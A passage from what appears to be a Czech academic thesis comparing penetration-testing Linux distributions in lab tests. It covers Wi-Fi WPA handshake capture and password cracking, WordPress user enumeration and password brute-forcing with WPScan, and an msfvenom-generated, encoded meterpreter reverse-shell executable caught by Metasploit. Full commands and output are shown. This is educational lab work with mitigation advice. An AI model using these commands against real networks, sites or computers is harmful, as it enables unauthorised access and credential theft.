[!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxcaptool
[+] RAALMAKR (58db) WPA Handshake capture: Discovered new client: 66:E3:27:CD:30:57
[+] RAALMAKR (58db) WPA Handshake capture: Discovered new client: 20:34:FB:B7:77:20
[+] RAALMAKR (58db) WPA Handshake capture: Discovered new client: B8:EE:65:0A:FA:97
[+] RAALMAKR (65db) WPA Handshake capture: Discovered new client: 00:FB:20:34:FB:B7
[+] RAALMAKR (65db) WPA Handshake capture: Discovered new client: 00:16:20:34:FB:B7
[+] RAALMAKR (65db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_RAALMAKR_50-78-B3-8B-20-24_2020-04-21T15-49-50.cap saved
```

Obrázek 9 Zachycení handshake – Parrot Security

Po chvíli se handshake odchytilo a uložilo do souboru. Tento soubor se na oficiální webové stránce hashcatu převede.

Nyní se spustí nástroj hashcat, ve kterém se zadefinuje hash typ, mód útoku překonvertovaný soubor a slovník

```
Hashcat -m 2500 -a 0 /home/user/Downloads/handshake.hccapx rockyou.txt
--force
```

```
Dictionary cache built:
* Filename.: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace.: 14344385
* Runtime...: 18 secs

1bf9aea3761e253eef243abf7b4f1e5a:5078b38b2024:2034fbb77720:RAALMAKR:12345678
```

Obrázek 10 Prolomení hesla nástrojem hashcat – Parrot Security

7.1.4 Průběh testu – BackBox Linux

V BackBoxu se nástroj wifite nachází v záložkách Auditing – Wireless Analysis – WiFi – Cracking. Přes příkaz wifite je nástroj spuštěn a WiFi adaptér přepnut do monitorovacího módu.

```
NUM          ESSID      CH  ENCR  POWER  WPS?  CLIENT
-----
1            RAALMAKR  11  WPA   50db   yes   1
2            RAALMAKR  3   WPA   28db   yes   1
3            RAALMAKR  11  WPA   28db   yes
4            xena      1   WPA   24db   yes
5            cbn-F475C 36  WPA   17db   yes
6            OpenWrt   7   WPA   15db   yes
7            OpenWrt   1   WPA   11db   yes
8            OpenWrt   11  WPA   10db   no
9            TP-LINK_C3F6 6   WPA   9db    yes   1
[+] select target(s) (1-9) separated by commas, dashes or all: 
```

Obrázek 11 Sken sítí – BackBox

Číslem, označeným NUM, se vybere cílová síť pro útok.

```
[+] RAALMAKR (50db) WPA Handshake capture: Discovered new client: 66:E3:27:CD:30:57
[+] RAALMAKR (50db) WPA Handshake capture: Discovered new client: 20:34:FB:B7:77:20
[+] RAALMAKR (79db) WPA Handshake capture: Discovered new client: B8:EE:65:0A:FA:97
[+] RAALMAKR (65db) WPA Handshake capture: Discovered new client: 00:FC:B8:EE:65:0A
[+] RAALMAKR (71db) WPA Handshake capture: Listening. (clients:4, deauth:11s, timeout:3s)
[!] WPA handshake capture FAILED: Timed out after 500 seconds
[+] Finished attacking 1 target(s), exiting
```

Obrázek 12 Navazování handshake – BackBox

BackBox se snaží navázat spojení, zachytit handshake se mu však nedaří. I přes instalaci několika ovladačů a upgrade celého systému je na BackBoxu znát, že má starší verzi kernelu, která si značně neumí poradit s WiFi adaptérem.

7.1.5 Průběh testu – BlackArch Linux

V BlackArchu je dohledávání v menu nepřehledné, i přes kategorizaci nástrojů. Přes příkaz wifite se spustí sken sítí. V tomto případě jich BlackArch našel méně, nicméně po několika sekundách navíc už by byl sken sítí kompletní.

```
NUM          ESSID      CH  ENCR  POWER  WPS?  CLIENT
-----
1            RAALMAKR  11  WPA   65db   yes   1
2            RAALMAKR  11  WPA   39db   yes
3            OpenWrt   11  WPA    7db    no
[+] select target(s) (1-3) separated by commas, dashes or all: 1
```

Obrázek 13 Sken sítí – BlackArch

Po zadání čísla, kterým je síť označena, BlackArch poměrně rychle navazuje handshake.

```
[+] RAALMAKR (67db) WPA Handshake capture: Discovered new client: 00:16:20:34:FB:B7
[+] RAALMAKR (67db) WPA Handshake capture: Listening. (clients:6, deauth:14s, t
) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_RAALMAKR_50-78-B3-8B-20-24_2020-04-21T21-29-48.cap saved
```

Obrázek 14 Navazování handshake – BlackArch

Wifite se vždy ještě pokouší použít vlastní slovník k prolomení hesla. V BlackArchu se heslo povedlo prolomit bez nutnosti použít hashcatu.

```
[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-top4800-probable.txt wordlist
[+] Cracking WPA Handshake: 14.75% ETA: 2s @ 1529.0kps (current key: 1234554321 [+] Cracking WPA H
andshake: 19.00% ETA: 2s @ 1476.9kps (current key: 1234554321 [+] Cracking WPA Handshake: 23.17% ET
A: 2s @ 1446.2kps (current key: liverpool1 [+] Cracking WPA Handshake: 28.51% ETA: 2s @ 1483.9kps (
current key: liverpool1 [+] Cracking WPA Handshake: 96.52% ETA: 0s @ 1518.5kps (current key: Maveri
ck)
[+] Cracked WPA Handshake PSK: 12345678

[+] Access Point Name: RAALMAKR
[+] Access Point BSSID: 50:78:B3:8B:20:24
[+] Encryption: WPA
[+] Handshake File: hs/handshake_RAALMAKR_50-78-B3-8B-20-24_2020-04-21T21-29-48.cap
[+] PSK (password): 12345678
[+] saved crack result to cracked.txt (1 total)
[+] Finished attacking 1 target(s), exiting
```

Obrázek 15 Prolomení hesla – BlackArch

7.1.6 Doporučení

Doporučeno je vybírat silná hesla s kombinací písmen, číslic a znaků. Dále vypnout možnost připojení se k routeru za pomoci WPS.

7.1.7 Porovnání distribucí

Následující tabulka obsahuje seřazení kritérií (1 - nejlepší, 4 - nejhorší).

Tabulka 9 Porovnání distribucí pro test B1

Zdroj: vlastní

	Kali Linux	Parrot Security	BackBox Linux	BlackArch Linux
Intuitivní nalezení nástroje v menu	1	2	3	4
Instalace ovladačů pro WiFi adaptér	2	3	4	1
Práce s nástrojem	2	3	4	1
Rychlost navázání handshake	2	3	4	1
Rychlost prolomení hesla	2	3	4	1

V tomto testu jednoznačně vede BlackArch. Jeho verze kernelu umožnila fungování prvního nainstalovaného ovladače. Nástroj wifite splnil svoji úlohu – sken sítě, navázat handshake a prolomit heslo. Jediné mínus je jeho intuitivnost a uživatelská přívětivost, která nedosahuje takové kvality, jak u ostatních distribucí a bylo potřeba doinstalovat pár nutných balíčků.

U Kali Linuxu byla již lehce komplikovanější instalace ovladačů a wifite nedokázal díky tomu prolomit heslo. Proto byl použit postup s nástrojem hashcat. Srovnatelně na tom byla distribuce Parrot Security, která zaostávala pouze v kritériu rychlosti skenu sítí, navázání handshake a prolomení hesla. Vše bylo však v rámci několika sekund.

BackBox v tomto testu naopak propadl. Instalace správných ovladačů zabrala nejvíce času, i přes to se nezadařilo najít ten správný. Největší překážka je jeho starší verze kernelu. Proto jediný úspěch byl sken wifi sítí, který ale trval velice dlouho, oproti ostatním distribucím v řádu minut. Handshake se navázat nepodařilo.

7.2 B2 – Sken zranitelnosti WordPress aplikace

Pro sken zranitelnosti aplikace bude použit nástroj WPScan.

WPScan v zásadě dokáže enumerovat veškeré uživatelské účty vedené v aplikaci. Následně se útočí tzv. hrubou silou na heslo. Za pomoci slovníku, ať už staženého či vygenerovaného např. nástrojem crunch, porovnává konkrétní slovo s heslem uživatele. Útok není složitý na provedení, je ale časově náročný a za dobu útoku mohou nastat výpadky aplikace nebo změny hesel.

Jako alternativu k lámání hesel webových aplikací lze použít i nástroj Hydra.

7.2.1 Cíl testu

Cílem tohoto testu je prolomit heslo do webové aplikace WordPress. Pro útok byla zvolena testovací webová aplikace, běžící na hostitelském počítači.

7.2.2 Průběh testu – Kali Linux

Nástroj wpscan se dá spustit přes uživatelské menu – 03 Web Application Analysis – wpscan. Nebo se jednoduše spustí přes otevřený terminál.

Do terminálu se zadá následující příkaz:

```
wpscan --url http://192.168.0.103/wordpress -e u --ignore-main-redirect
```

Parametr --url určuje url adresu skenované webové aplikace, parametr -e u najde uživatele, kteří se mohou do WordPress aplikace přihlásit. Poslední parametr ignore-main-redirect je použit právě proto, že skenujeme localhost.

```
[+] http://192.168.0.103/wordpress/
| Interesting Entries:
| - Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.32
| - X-Powered-By: PHP/7.1.32
| - X-Redirect-By: WordPress
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

Obrázek 16 Výpis po spuštění wpscanu – Kali Linux

Výpis vyhodnotil druh a verzi webového serveru, verzi PHP a verzi OpenSSL.

```
[i] User(s) Identified:
[+] hnizdkr1
| Found By: Wp Json Api (Aggressive Detection)
| - http://192.168.0.103/wordpress/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[+] Hnizdkr1
| Found By: Rss Generator (Aggressive Detection)
```

Obrázek 17 Nalezení uživatelé – Kali Linux

Díky uvedenému parametru v příkazu našel jediného uživatele – hnizdkr1.

Výkonnost testu je vždy zohledněna na konci výpisu

```
[+] Requests Done: 15
[+] Cached Requests: 31
[+] Data Sent: 3.76 KB
[+] Data Received: 32.642 KB
[+] Memory used: 96.988 MB
[+] Elapsed time: 00:00:10
```

Obrázek 18 Výkonnost wpscanu – Kali Linux

Díky nástroji WPScan je možné zjistit veškeré verze pluginů i samotného WordPressu. Také je možné zjistit veškeré jeho uživatele, v této ukázce konkrétně hnizdkr1.

Pro prolomení hesla konkrétního uživatele se využívá tzv. wordlist. Přímo v Kali se jeden nachází - /usr/share/wordlist/rockyou.txt.gz. Je potřeba ho extrahovat.

Poté provedeme následující příkaz s využitím tohoto wordlistu a specifikací uživatele:

```
wpscan --url http://192.168.0.103/wordpress --passwords rockyou.txt --  
usernames hnizdkr1 --ignore-main-redirect
```

Prolomení hesla zabere určitý čas podle náročnosti hesla uživatele.

```
Trying hnizdkr1 / 54321 Time: 00:03:55 <=====> (525 / 525) 100.00% Time: 00:03:55  
[i] Valid Combinations Found:  
| Username: hnizdkr1, Password: rabbit
```

Obrázek 19 Prolomení hesla wpscanem – Kali Linux

V tomto případě trvalo 3 minuty 55 sekund

```
[+] Requests Done: 573  
[+] Cached Requests: 4  
[+] Data Sent: 282.022 KB  
[+] Data Received: 398.318 KB  
[+] Memory used: 949.922 MB  
[+] Elapsed time: 00:05:13
```

Obrázek 20 Výkonnost prolomení hesla wpscanem – Kali Linux

7.2.3 Průběh testu – Parrot Security

Parrot Security se v mnoha ohledech shoduje s Kali Linuxem, proto postup testu bude stanoven stejný.

Přes menu se vybere záložka Applications – Pentesting – Web Application Analysis – wpscan.

Přes terminál s pomocí nástroje WPScan se spustí následující příkaz:

```
wpscan --url http://192.168.0.103/wordpress -e u --ignore-main-redirect
```

Docílíme téměř totožného výstupu

```
[+] Headers  
| Interesting Entries:  
| - Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.32  
| - X-Powered-By: PHP/7.1.32  
| - X-Redirect-By: WordPress  
| Found By: Headers (Passive Detection)  
| Confidence: 100%
```

Obrázek 21 Výpis po spuštění wpscanu – Parrot Security

```
[i] User(s) Identified:
[+] hnizdkr1
| Found By: Wp Json Api (Aggressive Detection)
| - http://192.168.0.101/wordpress/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Yoast Seo Author Sitemap (Aggressive Detection)
| - http://192.168.0.101/wordpress/author-sitemap.xml
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[+] Hnizdkr1
| Found By: Rss Generator (Aggressive Detection)
```

Obrázek 22 Nalezení uživatelé – Parrot Security

Byly vypsaný vlastnosti testovací aplikace a identifikován 1 uživatel.

```
[+] Requests Done: 42
[+] Cached Requests: 4
[+] Data Sent: 9.526 KB
[+] Data Received: 110.474 KB
[+] Memory used: 101.156 MB
[+] Elapsed time: 00:00:37
```

Obrázek 23 Výkonnost wpscanu – Parrot Security

Dále bude probíhat útok s pomocí wordlistu, který se v Parrot Security také nachází v /usr/share/wordlists/rockyou.txt.gz a je nutné ho extrahovat.

```
wpscan --url http://192.168.0.103/wordpress --passwords rockyou.txt --
usernames hnizdkr1 --ignore-main-redirect
```

```
[+] Performing password attack on Xmlrpc against 1 user/s
Error: No response from remote server. WAF/IPS? (Failure when receiving data from the peer)
[SUCCESS] - hnizdkr1 / rabbit
Trying hnizdkr1 / frankie Time: 00:04:10 <=====> (525 / 525) 100.00% Time: 00:04:10
[i] Valid Combinations Found:
| Username: hnizdkr1, Password: rabbit
```

Obrázek 24 Prolomení hesla wpscanem – Parrot Security

Prolomení hesla trvalo 4 minuty 10 sekund.

```
[+] Requests Done: 571
[+] Cached Requests: 6
[+] Data Sent: 281.661 KB
[+] Data Received: 398.395 KB
[+] Memory used: 983.422 MB
[+] Elapsed time: 00:05:38
```

Obrázek 25 Výkonnost prolomení hesla wpscanem – Parrot Security

7.2.4 Průběh testu – BackBox Linux

BackBox bohužel nástroj wpscan postrádá. Po instalaci potřebných balíčků ruby, ruby-dev, zlib1g-dev, curl je možné nástroj stáhnout přes příkaz `gem install wpscan`. Spuštění testu opět proběhne přes příkaz

```
wpscan --url http://192.168.0.103/wordpress -e u --ignore-main-redirect
```

Následující výstup opět potvrdí používané technologie aplikace.

```
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.32
| - X-Powered-By: PHP/7.1.32
| - X-Redirect-By: WordPress
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

Obrázek 26 Spuštění wpscanu – Backbox

Byl odhalen jeden uživatel.

```
[+] hnizdkr1
| Found By: Wp Json Api (Aggressive Detection)
| - http://10.0.0.94/wordpress/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Yoast Seo Author Sitemap (Aggressive Detection)
| - http://10.0.0.94/wordpress/author-sitemap.xml
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] Hnizdkr1
| Found By: Rss Generator (Aggressive Detection)
```

Obrázek 27 Nalezení uživatelé – BackBox

```
[+] Requests Done: 58
[+] Cached Requests: 4
[+] Data Sent: 11.752 KB
[+] Data Received: 14.497 MB
[+] Memory used: 94.73 MB
[+] Elapsed time: 00:00:26
```

Obrázek 28 Výkonnost testu wpscan – BackBox

BackBox neobsahuje žádné vestavěné slovníky, proto bude z githubu (<https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>) stažen `rockyou.txt` slovník, používaný i u předešlých distribucí.

Následně bude vyvolán útok na prolomení hesla

```
wpscan --url http://192.168.0.103/wordpress --passwords rockyou.txt --
usernames hnizdkr1 --ignore-main-redirect
```

```
Trying hnizdkr1 / pimpin Time: 00:04:08 <=====> (525 / 525) 100.00% Time: 00:04:08
[i] Valid Combinations Found:
| Username: hnizdkr1, Password: rabbit
```

Obrázek 29 Prolomení hesla wpscanem – BackBox

Prolomení hesla trvalo 4 minuty 8 sekund.

```
[+] Requests Done: 589
[+] Cached Requests: 4
[+] Data Sent: 284.992 KB
[+] Data Received: 14.813 MB
[+] Memory used: 968.984 MB
[+] Elapsed time: 00:05:19
```

Obrázek 30 Výkonnost prolomení hesla wpscanem – BackBox

7.2.5 Průběh testu – BlackArch Linux

BlackArch obsahuje kategorizované menu, ale hledání nástrojů je nepřehledné.

Následujícím příkazem spustíme test pro naši lokální webovou aplikaci:

```
wpscan --url http://192.168.0.103/wordpress -e u --ignore-main-redirect
```

```
[+] http://192.168.0.101/wordpress/
| Interesting Entries:
| - Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.32
| - X-Powered-By: PHP/7.1.32
| - X-Redirect-By: WordPress
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

Obrázek 31 Spuštění wpscanu – BlackArch

```
[i] User(s) Identified:
[+] hnizdkr1
| Found By: Wp Json Api (Aggressive Detection)
| - http://192.168.0.101/wordpress/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Yoast Seo Author Sitemap (Aggressive Detection)
| - http://192.168.0.101/wordpress/author-sitemap.xml
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[+] Hnizdkr1
| Found By: Rss Generator (Aggressive Detection)
```

Obrázek 32 Nalezení uživatelé – BlackArch

```
[+] Requests Done: 15
[+] Cached Requests: 31
[+] Data Sent: 3.76 KB
[+] Data Received: 32.642 KB
[+] Memory used: 101.785 MB
[+] Elapsed time: 00:00:13
```

Obrázek 33 Výkonnost wpscanu – BlackArch

Pro následující útok na uživatele je za potřebí slovník. BlackArch má v základu dva slovníky obsahující hesla technického charakteru, používaný rockyou slovník nemá. Pro tento test bude proto stažen z githubu

(<https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>).

Následně je zahájen útok pomocí příkazu

```
wpscan --url http://192.168.0.103/wordpress --passwords rockyou.txt --
usernames hnizdkr1 --ignore-main-redirect
```

```
Trying hnizdkr1 / frankie Time: 00:03:34 <==> (525 / 525) 100.00% Time: 00:03:34
[+] Valid Combinations Found:
| Username: hnizdkr1, Password: rabbit
```

Obrázek 34 Prolomení hesla wpscanem – BlackArch

Samotné prolomení hesla trvalo 3 minuty 34 sekund.

```
[+] Requests Done: 589
[+] Cached Requests: 4
[+] Data Sent: 284.386 KB
[+] Data Received: 14.764 MB
[+] Memory used: 985.723 MB
[+] Elapsed time: 00:04:34
```

Obrázek 35 Výkonnost wpscanu – BlackArch

7.2.6 Doporučení

- Využívat silná hesla (více jak 10 znaků, kombinace s čísly, malými a velkými písmeny)
- Hesla často měnit
- Pravidelně aktualizovat pluginy na nejnovější verzi
- Možnost přidat do zdrojového kódu PHP funkce, které brání enumeraci pluginů a uživatelů

7.2.7 Porovnání distribucí

Tabulka 10 Porovnání distribucí pro test B2

Zdroj: vlastní

	Kali Linux	Parrot Security	BackBox Linux	BlackArch Linux
Intuitivní nalezení nástroje v menu	Intuitivní	Intuitivní, více klikání	Nástroj není v základu distribuce	Neintuitivní menu, špatné zobrazení
Přítomnost požadovaného nástroje	Ano	Ano	Ne	Ano
Práce s nástrojem	V rámci příkazové řádky	V rámci příkazové řádky	V rámci příkazové řádky	V rámci příkazové řádky
Rychlost prolomení hesla	3:55	4:10	4:08	3:34
Rychlost provedených příkazů (enumerace/prolomení hesla)	0:10/5:13	0:37/5:38	0:26	0:13/4:34
Paměťová náročnost (enumerace/prolomení hesla)	97 MB/950 MB	101 MB/983 MB	97 MB/969 MB	102 MB/985 MB

Sken Wordpress aplikace pomocí nástroje WPScan se nejlépe prováděl na distribuci Kali Linux. Kali Linux má velice intuitivní ovládání a rychlost testů byla optimální. Jako nejrychlejší se však dá považovat BlackArch, který svůj výkon nezatěžuje zbytečnou grafikou. Parrot Security se při testu jevil jako odnož Kali Linuxu, obsahuje stejný slovník a v rychlosti testů příliš nezaostává. Menu má přehledné, avšak je třeba více klikat. BackBox jako odnož Ubuntu v základu nástroj WPScan neobsahoval, avšak bylo možné ho nainstalovat. Tento proces ale trval nějaký čas a bylo nutné předtím doinstalovat i nutné balíčky, poté se spouštěl z příkazové řádky. Výkonnostně však v testu nezaostával za ostatními distribucemi. Výstup z nástroje se nelišil, veškeré parametry záznamů o čase a využití paměti RAM byly stejné na všech distribucích.

7.3 B3 – Exploit Windows 10 za pomoci Metasploit Frameworku

Pro tento typ testu bude použit Metasploit Framework. Tento nástroj obsahuje nespočet připravených exploitů a payloadů, které využívají bezpečnostní děr.


Exploit využívá právě bezpečnostních děr, zatímco payload slouží jako naslouchací spojení na určitém portu.

7.3.1 Cíl testu

Test slouží jako názorná ukázka využití uživatelů bez podvědomí o informační bezpečnosti, kdy uživatel může stáhnout spustitelný payload a připustit tak útočníka do svého systému.

7.3.2 Průběh testu – Kali Linux

Nástroj je spustitelný přes menu – záložka Exploitation Tools – Metasploit Framework.



```
# cowsay++ exploit/multi/handler
-----
< metasploit >
-----
  (oo)
  (  )
  || - || *

=[ metasploit v5.0.80-dev ]
+ -- --=[ 1983 exploits - 1088 auxiliary - 339 post ]
+ -- --=[ 559 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Enable HTTP request and response logging with set HttpTrace true
```

Obrázek 36 Uvítací okno Metasploitu

V novém terminálu bude zadán příkaz

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.138
```

```
LPORT=4444 -f exe -e x86/shikata_ga_nai -o /var/www/html/exploittest.exe
```

Tento příkaz nám vygeneruje spustitelný payload, který se bude načítat zpět do Kali Linuxu s IP adresou 192.168.43.138 před port 4444. Parametr -e určuje kódování souboru, aby nebyl určený OS jako škodlivý. List koderů je možné zjistit přes *msfvenom -l encoders*. Payload byl uložen ve /var/www/html, kdy za účelem testování bude přenesen přes Apache do OS Windows.


```
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```

Obrázek 37 Vygenerování spustitelného souboru – Kali Linux

Nyní je možné vrátit se ke spuštěnému Metasploitu, kde se nastaví obecný exploit.

```
use exploit/multi/handler
```

Následně se nastaví payload, stejný jako byl použit u generování souboru.

```
set payload windows/meterpreter/reverse_tcp
```

Příkazy

```
set lport 4444
```

```
set lhost 192.168.43.138
```

se nastaví na IP adresu a naslouchající port Kali Linuxu.

Nyní je možné zahájit exploit.

```
msf5 exploit(multi/handler) > set lhost 192.168.43.138
lhost => 192.168.43.138
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.138:4444
[*] Sending stage (180291 bytes) to 192.168.43.138
[*] Meterpreter session 1 opened (192.168.43.138:4444 -> 192.168.43.188:49929) at 2020-04-09 08:40:10 -0400
```

Obrázek 38 Metasploit – zahájení útoku – Kali Linux


Po zahájení exploitu je nutné na stanici s OS Windows spustit vygenerovaný exploittest.exe, poté je relace zahájena.

```
meterpreter > sysinfo
Computer      : DESKTOP-3D1F40U
OS            : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

Obrázek 39 Systémové informace zasaženého cíle

Přes příkaz *help* je zobrazen seznam příkazů, které pracují s napojenými Windows. Seznam zahrnuje možnosti práce se systémem jako zaslání příkazů, odposlouchávání klávesnice, vypnutí procesů nebo práci se sítí.

Například příkazem *screenshot* je možné pozorovat aktuální dění na obrazovce cílového OS.



Obrázek 40 Příklad sdílené obrazovky zasaženého OS

7.3.3 Průběh testu – Parrot Security

V Parrot Security se nástroj Metasploit nachází v Applications – Pentesting – Exploitation tools – Metasploit Framework. V této záložce jsou nástroje členěny na armitage (GUI pro Metasploit), Metasploit framework (CLI), msf payload creator a msfvenom.

Přes nástroj msfvenom se vygeneruje zakódovaný exe soubor.


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.61  
LPORT=4444 -f exe -e x86/shikata_ga_nai -o /var/www/html/exptest.exe
```

```
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[*] No arch selected, selecting arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 368 (iteration=0)  
x86/shikata_ga_nai chosen with final size 368  
Payload size: 368 bytes  
Final size of exe file: 73802 bytes
```

Obrázek 41 Generování spustitelného souboru – Parrot Security


Přes spuštění service apache2 start se soubor stáhne do OS Windows.

Pro změnu v Parrot security bude využit nástroj armitage.




Obrázek 42 Nástroj armitage v Parrot Security

Poskytuje přehledné listování exploitů a payloadů. Poté následuje nastavení exploitu.



Obrázek 43 Ukázka exploitů v armitage



